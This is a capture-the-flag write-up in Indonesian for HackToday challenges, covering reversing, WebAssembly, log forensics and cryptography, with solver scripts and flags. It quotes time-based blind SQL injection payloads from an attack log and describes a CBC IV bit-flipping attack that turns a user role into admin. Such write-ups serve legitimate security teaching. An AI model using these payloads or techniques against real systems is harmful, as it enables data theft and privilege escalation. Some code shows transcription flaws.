__int64 __usercall sub_40094E@<rax>(__int64 a1@<rbp>)
{
    *(a1 - 256) = _cle__ & 0x11D02DE517609LL;
    if ( *(a1 - 256) != 9999311361LL )
        cheat();
    *(a1 - 248) = _cle__ ^ 0x54016200;
    qmemcpy((a1 - 240), &unk_400DE0, 0xE0uLL);
    if ( _cne__ != 1 )
        cheat();
    for ( *(a1 - 260) = 0; *(a1 - 260) <= 27; ++*(a1 - 260) )
        printf("%c", *(a1 - 248) ^ *(a1 + 8LL * *(a1 - 260) - 240));
    return *MK_FP(__FS__, 40LL) ^ *(a1 - 8);
}

```

Kami yakin bahwa sub_40094E adalah flagnya, yaitu terletak pada data di address 0x400DE0 dan dienkripsi dengan xor. Akan tetapi, untuk dekripsi xor-nya butuh nilai variabel _cle__. Lalu kami menyadari bahwa hasil dekripsi xor pasti berada pada rentang nilai ASCII yaitu 0-255. Kami lakukan bruteforce nilai _cle__ dari min(list(&0x400DE0))-200 sampai dengan max(list(&0x400DE0))+200 kemudian cari flag yang *makes sense*.

```

import struct
import string

l = [b"\xC5\x08\x0C\x00\x02\x00\x00\x00",
b"\xCE\x08\x0C\x00\x02\x00\x00\x00",
b"\xD5\x08\x0C\x00\x02\x00\x00\x00",
b"\xC9\x08\x0C\x00\x02\x00\x00\x00",
b"\xFE\x08\x0C\x00\x02\x00\x00\x00",
b"\xD5\x08\x0C\x00\x02\x00\x00\x00",
b"\xC9\x08\x0C\x00\x02\x00\x00\x00",
b"\xC4\x08\x0C\x00\x02\x00\x00\x00",
b"\xC4\x08\x0C\x00\x02\x00\x00\x00",
b"\xFE\x08\x0C\x00\x02\x00\x00\x00",
b"\xC2\x08\x0C\x00\x02\x00\x00\x00",
b"\xCE\x08\x0C\x00\x02\x00\x00\x00",
b"\xC4\x08\x0C\x00\x02\x00\x00\x00",
b"\xD0\x08\x0C\x00\x02\x00\x00\x00",
b"\xD4\x08\x0C\x00\x02\x00\x00\x00",
b"\xC0\x08\x0C\x00\x02\x00\x00\x00",
b"\xCD\x08\x0C\x00\x02\x00\x00\x00",
b"\xFE\x08\x0C\x00\x02\x00\x00\x00",
b"\xD3\x08\x0C\x00\x02\x00\x00\x00",
b"\xC4\x08\x0C\x00\x02\x00\x00\x00",
b"\xCF\x08\x0C\x00\x02\x00\x00\x00",

```

```

b"\xCF\x08\x0C\x00\x02\x00\x00\x00",
b"\xC0\x08\x0C\x00\x02\x00\x00\x00",
b"\xC8\x08\x0C\x00\x02\x00\x00\x00",
b"\xFE\x08\x0C\x00\x02\x00\x00\x00",
b"\xC3\x08\x0C\x00\x02\x00\x00\x00",
b"\xD3\x08\x0C\x00\x02\x00\x00\x00",
b"\xCE\x08\x0C\x00\x02\x00\x00\x00"]
l = [struct.unpack("Q", c)[0] for c in l]
mi = min(l)-200
ma = max(l)+200
for i in range(mi, ma):
    try:
        z = [chr((i^c)) for c in l]
        b = True
        for c in z:
            if c not in string.printable:
                b = False
        if b:
            print(''.join(z))
    except:
        pass

```

Flag: HackToday{doth_thee_coequal_rennai_bro}

Resqua (93 pts)

Diberikan sebuah binary yang memiliki fungsi dengan bytecode dienkripsi xor, lalu menjalankan bytecode tersebut. Kami melakukan reversing manual dengan GDB dan mengonstruksi pseudocodenya.

```

gdb-peda$ disas run
Dump of assembler code for function run:
=> 0x00000000004009ce <+0>:    push    rbp
    0x00000000004009cf <+1>:    mov     rbp, rsp
    0x00000000004009d2 <+4>:    add     rsp, 0xfffffffffffff80
    0x00000000004009d6 <+8>:    mov     rax, QWORD PTR fs:0x28
    0x00000000004009df <+17>:   mov     QWORD PTR [rbp-0x8], rax
    0x00000000004009e3 <+21>:   xor     eax, eax
    0x00000000004009e5 <+23>:   mov     edi, 0x400bb8
    0x00000000004009ea <+28>:   mov     eax, 0x0
    0x00000000004009ef <+33>:   call    0x400670 <printf@plt>
    0x00000000004009f4 <+38>:   lea     rax, [rbp-0x20]
    0x00000000004009f8 <+42>:   mov     rdi, rax
    0x00000000004009fb <+45>:   call    0x4006a0 <gets@plt>

```

Pseudocode-nya kira-kira seperti berikut.

```
def run():
    s = input()
    if len(s) != 19:
        return False
    if s[5] != '-' or s[10] != '-' or s[15] != '-':
        return False
    if '0' in s:
        return False
    s = s.split('-')
    s = [int(x) for x in s]
    for i in range(len(s)-1):
        if s[i] >= s[i+1]:
            return False
    for x in s:
        if not c(x):
            return False
    return True

def c(x):
    if x <= 0x456:
        return False

    i = 1
    while x > 0:
        x -= i
        i += 2
    return x == 0
```

Lalu kami buat script untuk mencari nilai yang memenuhi.

```
i = 1
x = 1
while x < 2000:
    if x >= 1110 and "0" not in str(x):
        print(x)
    i += 2
    x += i
```

Salah satu nilai yang memenuhi adalah 1156-1225-1296-1369, submit ke server checker dan didapatkan flag.

Flag: HackToday{perfect_square_is_perfect}

WebASM (132 pts)



Halo, Passwordnya?


cangkul

Anda belum beruntung


Diberikan sebuah web sederhana yang melakukan pengecekan terhadap password. Seperti pada judul soal yang diberikan web tersebut menggunakan web assembly.

Pada web assembly terdapat 2 komponen utama yaitu, file javascript dan file wasm atau webassembly. Jadi, javascript akan meload file wasm tersebut dan menjalankannya.

File wasm dapat dilihat di inspect element -> source pada Chrome. Namun, agar dapat melihat file wasm tersebut lakukan refresh sesudah inspect element dibuka.



Terdapat banyak fungsi pada file wasm tersebut. Untuk mengetahui fungsi cekpass, lakukan hal berikut pada console: `Module["asm"]["_cekpass"]`. Hal tersebut didapatkan dari `Module["_cekpass"]` (Pada `webasm.js` terdapat `var _cekpass = Module["_cekpass"]`).



Didapatkan bahwa cekpass adalah fungsi 19 dari web assembly. Berikut isi dari fungsi 19.

```
func (param i32 i32) (result i32)
(local i32 i32 i32 i32)
  block i32
    get_local 1
    i32.const 0
    i32.gt_s
    tee_local 4
    if
      i32.const 0
      set_local 3
      get_local 1
      set_local 2
    else
      i32.const 1
      return
    end
  loop
    get_local 0
    get_local 3
    i32.add
    tee_local 5
    get_local 5
    i32.load8_u offset=0 align=1
    get_local 2
    i32.xor
    i32.store8 offset=0 align=1
    get_local 2
    i32.const 28411
    i32.mul
    i32.const 8121
    i32.add
    i32.const 134456
    i32.rem_s
```



```

        set_local 2
        get_local 3
        i32.const 1
        i32.add
        tee_local 3
        get_local 1
        i32.ne
        br_if 0
    end
    get_local 4
    if
        i32.const 0
        set_local 2
        i32.const 0
        set_local 3
    else
        i32.const 1
        return
    end
    loop
        get_local 2
        i32.const 1396
        i32.add
        i32.load8_s offset=0 align=1
        get_local 0
        get_local 2
        i32.add
        i32.load8_s offset=0 align=1
        i32.xor
        i32.const 255
        i32.and
        get_local 3
        i32.or
        set_local 3
        get_local 2
        i32.const 1
        i32.add
        tee_local 2
        get_local 1
        i32.ne
        br_if 0
    end
    get_local 3
    i32.eqz
end
end

```

Web assembly merupakan bahasa yang memanfaatkan stack. Cara kerjanya adalah sebagai berikut.

1. Setiap keluaran dari instruksi akan di push ke stack.
2. Setiap masukkan yang dibutuhkan diambil dengan melakukan pop ke stack.


Berikut contoh dari web assembly.

i32.const 1 set_local 0	push 1 pada stack pop stack, masukkan pada var_0
get_local 3 i32.const 55 i32.xor	push nilai var_3 pada stack push 55 pada stack pop 2 nilai (55 dan var_3), push 55 ^ var_3

Berikut hasil dekompile func_19 (kami mendekompile menjadi python).

```
#s = input
var_2 = len(s)
for i in len(s):
    s[i] ^= var_2
    var_2 = (var_2 * 28411 + 8121) % 134456
var_3 = 0
for i in len(s):
    var_3 = ((data_1396[i] ^ s[i]) & 255) | var_3
return var_3 == 0
```

Terdapat data pada offset 1396. Hal tersebut dapat dicek pada Chrome -> Source dengan menambahkan breakpoint pada pembacaan data tersebut.



Didapatkan data sebagai berikut.

```
data_1396 = [118, 232, 97, 45, 18, 214, 128, 135, 32, 41, 237, 147, 26, 217, 106, 187, 199, 209, 210, 205, 155, 215, 226, 49, 120, 138, 236, 42, 74]
```

Setelah itu kami membuat program untuk mendapatkan input yang mengembalikan nilai 1. Berikut kode yang kami gunakan.

```
#include <stdio.h>

int main() {
    char flag[30];
    int array[] = {118, 232, 97, 45, 18, 214, 128, 135, 32, 41, 237, 147, 26, 217, 106, 187, 199, 209, 210, 205, 155, 215, 226, 49, 120, 138, 236, 42, 74};
    int charset[] = {'{', '}', '-', 'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z', 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9'};
    int i, j, var_2;
    var_2 = 29;
    for (i = 0; i < 29; i++) {
        for (j = 0; j < 65; j++) {
            if (((int)charset[j] ^ var_2 ^ array[i]) & 255) == 0) {
                flag[i] = charset[j];
                var_2 = (var_2 * 28411 + 8121) % 134456;
                break;
            }
        }
        flag[i] = '\x00';
        printf("%s\n", flag);
    }
}
```

Flag: HackToday{k0pi_nikmat_gak_bikin_kembung}

Forensics

Dump Incident (69 pts)

Diberikan sebuah log server yang terjadi serangan SQL injection.

```

172.217.24.110 - - [29/Dec/2010:21:59:13 -0500] "GET
/post.php?id=%27%20R%20IF%28ascii%28substring%28database%28%29%2c%2
c1%29%29%3dascii%28char%2831297%5e31337%29%29%2c%20sleep%283%29%2c%20
0%29%20--%20 HTTP/1.1" 200 371 "-" "Mozilla/5.0 (Linux; Android 6.0;
Robin Build/MRA58K) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/48.0.2564.95 Mobile Safari/537.36"
172.217.24.110 - - [29/Dec/2010:21:59:13 -0500] "GET
/post.php?id=%27%20R%20IF%28ascii%28substring%28database%28%29%2c%2
c1%29%29%3dascii%28char%2831296%5e31337%29%29%2c%20sleep%283%29%2c%20
0%29%20--%20 HTTP/1.1" 200 371 "-" "Mozilla/5.0 (Linux; Android 6.0;
Robin Build/MRA58K) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/48.0.2564.95 Mobile Safari/537.36"
. . .
172.217.24.110 - - [29/Dec/2010:22:01:44 -0500] "GET
/post.php?id=%27%20UNION%20SELECT%201%2c%20IF%28BINARY%20SUBSTRING%28
flag%2c%20%2c%201%29%20%3d%20b101000%2c%20BENCHMARK%2815000000%2cEN
CODE%28%27MSG%27%2c%27HACKED%27%29%29%2c%20%29%20FROM%20mysecretflag
%20--%20 HTTP/1.1" 200 371 "-" "Mozilla/5.0 (Linux; Android 6.0;
Robin Build/MRA58K) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/48.0.2564.95 Mobile Safari/537.36"
172.217.24.110 - - [29/Dec/2010:22:01:44 -0500] "GET
/post.php?id=%27%20UNION%20SELECT%201%2c%20IF%28BINARY%20SUBSTRING%28
flag%2c%20%2c%201%29%20%3d%20b101001%2c%20BENCHMARK%2815000000%2cEN
CODE%28%27MSG%27%2c%27HACKED%27%29%29%2c%20%29%20FROM%20mysecretflag
%20--%20 HTTP/1.1" 200 371 "-" "Mozilla/5.0 (Linux; Android 6.0;
Robin Build/MRA58K) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/48.0.2564.95 Mobile Safari/537.36"
. . .

```

Attacker menggunakan fungsi BENCHMARK sehingga jika kondisi IF nya terpenuhi, waktu request ke request selanjutnya akan lebih lama dari biasanya. Kami membuat script untuk melakukan scraping mendapatkan informasi flagnya.

```

import re

l = []
for s in open('access.log'):
    s = s[32:]
    s = s[:-157]
    for i in range(256):
        s = s.replace('%{}'.format(hex(i)[2:].zfill(2)), chr(i)).rstrip()
    l.append(s)

last_t = 0
flag = []

```

```

for i, s in enumerate(l):
    if "IF(BINARY SUBSTRING(flag, {}, 1)".format(len(flag)+1) in s:
        t = s.split(":")
        t = int(t[1]) * 60 + int(t[2][:2])
        if last_t == 0:
            last_t = t

        if t-last_t >= 3:
            b = re.findall(r"0b(\d+)", l[i-1])[0]
            b = int(b, 2)
            flag.append(chr(b))
            last_t = t
print("".join(flag))

```

Flag: HackToday{Time_based_SQLi_4_log_analysis}

Wireless Mouse (92 pts)

Diberikan sebuah pcap yang berisi capture dari wireless mouse <http://remotemouse.net/>. Kami mencari-cari protokol yang digunakan aplikasi tersebut. Akan tetapi, kami tidak menemukannya. Oleh karena itu, kami melakukan reverse engineering dengan ILSpy karena program tersebut dibuat dengan bahasa C#.

```

using ...
namespace RemoteMouse
{
    internal class ProcessKeyboard
    {
        public static void ExecuteKeyboardCommand(byte[] dataBytes, int dataSize)
        {
            string text = Encoding.ASCII.GetString(dataBytes);
            if (text.Contains("[ras]"))
            {
                string text2 = "[ras]";
                char[] separator = text2.ToCharArray();
                string[] array = text.Split(separator);
                int num = Convert.ToInt32(array[array.Length - 1]);
                num ^= 53;
                char c = Convert.ToChar(num);
                Process process = new Process();
                process.StartInfo.FileName = "xdotool";
                if (c == ' ')
                {
                    process.StartInfo.Arguments = "key space";
                }
                else if (c == '\\')
                {
                    process.StartInfo.Arguments = "key backslash";
                }
                else if (c == '"')

```

Lalu kami lakukan filtering capture untuk mendapatkan datanya saja dengan menggunakan tshark dan simpan ke sebuah file.

```
$ tshark -r remotemouse.pcapng -T fields -e data > remote.txt
```

Dan buat script untuk melakukan translasi berdasarkan hasil reversing program tadi.

```
from binascii import unhexlify

l = []
i = 0
for s in open('remote.txt', 'rb'):
    s = unhexlify(s.strip()).split()
    s = s[len(s)-1]
    if '[ras]' in s:
        s = s.split('[ras]')
        num = chr(int(s[len(s)-1])^53)
        l.insert(i, num)
        i += 1
    elif '[+]' in s:
        s = s.split('[+]')
        print "[%s+%s]" % (s[0], s[1])
    elif 'BAS' in s:
        del l[i-1]
        i -= 1
    elif 'RT' in s:
        i += 1
    elif 'LF' in s:
        i -= 1
    elif 'delete' in s:
        del l[i]
    elif 'home' in s:
        i = 0
    elif 'end' in s:
        i = len(l)
    else:
        print(s)

print ''.join(l)
```

Flag: HackToday{Jang4n_pernAh_nulis_p4ssw0rd_via_r3mote}

Cryptography

WadDiHell (67 pts)

Diberikan parameter-parameter Diffie-Hellman untuk sebuah key exchange.

```
p=
0x983e630c03d282b25980786394884d2f707827184a89ecc71e3a280afa6e5300a36
b131b0da385f4fd6e38ff33d9ee8f54b837b6ee43b6131da0228a3654dd2b
g=
0xa0d7f4addb645be80ab40abe5a27bac0f2edaf2488dd9cf07b5204d517599baa3dc
489b7edef3e037a9d49dd4f68c396a1e091f88d0b320e2786fefa6528305
A=
0x6990ce2e3a80719bc7390401300cc3d420d391fd5bc29784807785aa9fbb468ccfd
0741a9c4890883806c0f307fd53b5ec5877017841cc09681885f867f350a
B=
0x45d0269a1f9ca964641a0a75a024bd77b409080369ae6a77af74972f8ec809e3757
948bc355c0df58d3af3aabf45c47fe6c9171e9c882ee4cb7f93097e946484
```

Dan script untuk men-generate key tersebut.

```
def xXxxxxx_XxxXxx():
    secret = int(random.getrandbits(50))
    return secret

#Alice chooses a secret number
a = xXxxxxx_XxxXxx()

#Bob chooses a secret number
b = xXxxxxx_XxxXxx()

#Alice calculates her public key by doing:
#A = r^as mod p
#Alice sends her public key to Bob
A = pow(g,a,p)

#Bob calculates his public key by doing:
#B = r^bs mod p
#Bob sends his public key to Alice
B = pow(g,b,p)

#Alice now calculates the shared key K:
```

```
#K = B^as mod p
SECRET_A = pow(B,a,p)

#And Bob calculates the shared key K:
#K = A^bs mod p
SECRET_B = pow(A,b,p)

if SECRET_A == SECRET_B
    print 'SECRET VALID'
```

Dari script tersebut, kita dapat mengetahui bahwa nilai a dan b kecil, yaitu $< 2^{50}$. Kami menggunakan Pollard's Kangaroo Algorithm, sehingga mengurangi kompleksitas waktu dari $O(2^{50})$ menjadi $O(2^{25})$ dan feasible untuk dijalankan. Kami menggunakan Sage karena sudah ada fungsi built-in untuk mendapatkan nilainya.

```
p=
0x983e630c03d282b25980786394884d2f707827184a89ecc71e3a280afa6e5300a36
b131b0da385f4fd6e38ff33d9ee8f54b837b6ee43b6131da0228a3654dd2b
g=
0xa0d7f4addb645be80ab40abe5a27bac0f2edaf2488dd9cf07b5204d517599baa3dc
489b7edef3e037a9d49dd4f68c396a1e091f88d0b320e2786fefea6528305
A=
0x6990ce2e3a80719bc7390401300cc3d420d391fd5bc29784807785aa9fbb468ccfd
0741a9c4890883806c0f307fd53b5ec5877017841cc09681885f867f350a
B=
0x45d0269a1f9ca964641a0a75a024bd77b409080369ae6a77af74972f8ec809e3757
948bc355c0df58d3af3aabf45c47fe6c9171e9c882ee4cb7f93097e946484

k = GF(p)
Afield = k(A)
gfield = k(g)
a = discrete_log_lambda(Afield,gfield,(1,2**50))
secret = pow(B,a,p)
```

Didapat secret =

1165375724287299953725481246929722933531629703720709695285370861459455
6556078753620821828917546257845393606501825547821037243876187566599150
85214719336759. Gunakan secret tersebut sebagai password untuk melakukan dekripsi file
flag.

Flag: HackToday{W4d000oo00_Ez_DiFfie_h3llMAN_Crypt0}

Circle (71 pts)

Diberikan sebuah script untuk mengenkripsi flagnya. Hasil enkripsi flag adalah Hy80o81d9}95{8047Ta887k43c2a.

```
#!/usr/bin/python

def encrypt(flag, n):
    check = [0 for i in range(len(flag))]
    point = 1
    result = flag[0]
    check[0] = 1
    i = 0

    while len(result) != len(flag):
        if check[i % len(flag)] == 0:
            if point == n:
                result += flag[i % len(flag)]
                check[i % len(flag)] = 1
                point = 0
            else:
                point -= 1

        i += 1
        point += 1

    return result

def decrypt():
    #not implemented yet
    pass
```

Kami melakukan coba-coba dengan memanggil fungsi encrypt() dengan parameter HackToday{????????????????}, lalu didapatkan n = 8. Lalu kami membuat script untuk bruteforce flagnya.

```
def encrypt(flag, n):
    check = [0 for i in range(len(flag))]
    point = 1
    result = flag[0]
    check[0] = 1
    i = 0
```

```

while len(result) != len(flag):
    if check[i % len(flag)] == 0:
        if point == n:
            result += flag[i % len(flag)]
            check[i % len(flag)] = 1
            point = 0
        else:
            point -= 1

    i += 1
    point += 1

return result

output = "Hy80o81d9}95{8047Ta887k43c2a"
n = 8
charset = set(output)
init = ["?" for _ in range(len(output))]
flag = list(init)
i = 0
while i < len(init):
    test = list(init)
    test[i] = "!"
    test = encrypt("".join(test), n)
    idx = test.index("!")
    for c in charset:
        flag[i] = c
        out = encrypt(''.join(flag), n)
        if output[idx] == out[idx]:
            i += 1
            break

print("".join(flag))

```

Flag: HackToday{09348789288851074}

CBC (87 pts)

Karena IV yang digunakan pada enkripsi diberikan pada pengguna dan dekripsi menggunakan IV tersebut, maka kita dapat mengubah IV tersebut untuk mengubah *role* user menjadi admin. Untuk username, kita dapat memasukkan 00000000. Dengan demikian kita akan mendapatkan signature 00000000|user yang sudah terenkripsi. Lalu kita ingin ubah signature tersebut menjadi |admin|0|user. Untuk itu, kita xor IV dengan nilai $\text{ord}('0') \oplus \text{ord}(c)$ untuk c yang diinginkan. Sebagai contoh, apabila kita mendapatkan signature berikut:

5cbc0eb3a41bd5d0e03eee239b3290bb6beebce33a5fec7104031da82c74c0e3

Lakukan xor dengan 4c51545d595e4c pada bagian depan string, maka akan didapatkan:
10ed5aeefd4599d0e03eee239b3290bb6beebce33a5fec7104031da82c74c0e3
Submit pada menu bendera dan dapatkan flag tanpa bunga.

Flag: HackToday{flipping_tables_is_better_than_flipping_bits}